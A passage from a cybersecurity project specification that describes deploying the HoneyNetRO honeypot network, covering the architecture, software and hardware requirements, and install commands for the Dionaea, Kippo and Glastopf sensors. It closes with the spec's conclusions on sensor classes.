src_port	3875
reported_at	2015-02-03T15:45:40Z
version	1
source_value	186.90.185.40
src_ip_v4	186.90.185.40
receiving_channel	cch_out_confirmed
timestamp	2015-02-03T17:45:40Z

Figure 78 - HoneyNetRO repository interface

10.30.6.Deployment

10.30.6.1.Model

All the Honeypot sensors run as virtual machines inside a virtualized hardware server. Each sensor uses his own virtual network interface and is configured with one or more IP addresses.

Sensors communicate with CCH and the local repository through a message broker based on Hpfeeds.

The whole infrastructure is protected through a dedicated firewall appliance.




Figure 79 - HoneyNetRO deployment

10.30.6.2.Software requirements

Dionaea-based sensor

The software requirements are the following:

- aminimum of Debian Linux version 6 or 7;
- libev >= 4.04, available from http://software.schmorp.de/pkg/libev.html;
- libssl, available from distro repository (libssl-dev);
- latest version of liblcfg, available from http://liblcfg.carnivore.it/;
- latest version of libemu, available from http://dionaea.carnivore.it/#install_libemu;
- python >= 3.2, available from python.org;
- sqlite >= 3.3.6, available from distro repository;
- readline >= 3 (The GNU Readline Library), available from distro repository;
- cython > 0.14.1, available from cython.org;
- libudns, available from corpit.ru;
- libcurl >= 7.18, available from distro repository;
- libpcap >= 1.1.1, available from tcpdump.org;
- latest version of libnl, available from infradead.org (optional);
- libgc >= 6.8, available from distro repository (optional).

Kippo-based sensor

One Virtual Machine Instance that package together an operating system with a web server (Apache, PHP) and database (MySQL) environment and software modules: Python, Twisted.

Glastopf-based sensor

The software requirements are the following.

- gevent>=0.13.7;
- webob>=1.2.0;
- pyopenssl;
- chardet;
- lxml;
- lalchemy>=0.7.0;
- jinja2;
- beautifulsoup>=3.2.0;
- numpy>=1.6.1;
- scipy>=0.9.0;
- requests>=1.0.0;
- cssselect>=0.7.0;
- pymongo>=2.4;
- scikit_learn>=0.13.0;
- antlr_python_runtime;
- MySQL-python;
- Hpfeeds.

10.30.6.3.Hardware requirements

Dionaea-based sensor

Depending on the number of allocated IP addresses, the required resources may vary between 1-4 CPU cores and up to 4 GB of RAM.

Kippo-based sensor

Resource allocation: 1 public IP address, 1 CPU cores, 1 GB of RAM, Disk size 5GB.

Glastopf-based sensor

A Pentium 4 at 1GHz system configuration is the minimum recommended for a desktop system. Additionally, the VM should have at least 256 MB of RAM and 1 GB of storage.

10.30.6.4.Configuration and installation

Dionaea-based sensor

Run the following commands:

```
# git clone git://git.carnivore.it/dionaea.git dionaea
# cd dionaea
# autoreconf -vi
# ./configure --with-lcfg-include=/opt/dionaea/include/ \
      --with-lcfg-lib=/opt/dionaea/lib/ \
      --with-python=/opt/dionaea/bin/python3.2 \
      --with-cython-dir=/opt/dionaea/bin \
      --with-udns-include=/opt/dionaea/include/ \
      --with-udns-lib=/opt/dionaea/lib/ \
      --with-emu-include=/opt/dionaea/include/ \
      --with-emu-lib=/opt/dionaea/lib/ \
      --with-gc-include=/usr/include/gc \
      --with-ev-include=/opt/dionaea/include \
      --with-ev-lib=/opt/dionaea/lib \
      --with-nl-include=/opt/dionaea/include \
      --with-nl-lib=/opt/dionaea/lib/ \
      --with-curl-config=/usr/bin/ \
      --with-pcap-include=/opt/dionaea/include \
      --with-pcap-lib=/opt/dionaea/lib/
# make
# make install
```

The command for starting the Dionaea honeypot is **/opt/dionaea/bin/dionaea -l all,-debug -L '*'**, or for running it in daemon mode **/opt/dionaea/bin/dionaea -l all,-debug -L '*'.**

Kippo-based sensor

Install the following packages:

```
# apt-get install python-twisted-conch python-twisted-web
# wget http://kippo.googlecode.com/files/kippo-0.8.tar.gz
# tar xzf kippo-0.8.tar.gz
```

The main configuration file is kippo.cfg and resides in home directory. It has four sections:

```
Honeypot = allow  ssh-kippo configuration;
Database_hpfeeds =allow configuration of the Hpfeeds client module
Database_mysql = allow configuration of the MySQL logging module (optional)
Database_xmpp = allow configuration of the XMPP logging module (optional)
```

Glastopf-based sensor

Install the latest stable release from pip:

```
# sudo pip install glastopf
Or install latest development version from the repository:
# cd /opt
# sudo git clone https://github.com/glastopf/glastopf.git
# cd glastopf
# sudo python setup.py install
```

Prepare glastopf environment:

```
# cd /opt
# sudo mkdir myhoneypot
# cd myhoneypot
# sudo glastopf-runner
```

A new default glastopf.cfg has been created in myhoneypot folder, which can be customized as required.

11. Conclusions

This documents specifies a set of generic requirements that all sensors within ACDC should comply with. Moreover, it defines five set of Sensor Classes – one for each experiment – that include the general architecture, the data that a sensor should receive and the data that the sensor should send to the CCH if it's scope falls into one of the defined experiments, and also a set of requirements for sensor that do not fit a specific propose (mapped with the experiments), but detect infected systems aggregated within botnets.

The information provided for each Sensor Class defines what a Tool implementer or creator should meet in terms of architecture and what information it should collect, and also provides a clear input on what information is going to be sent to the CCH and can be used by other pilot components.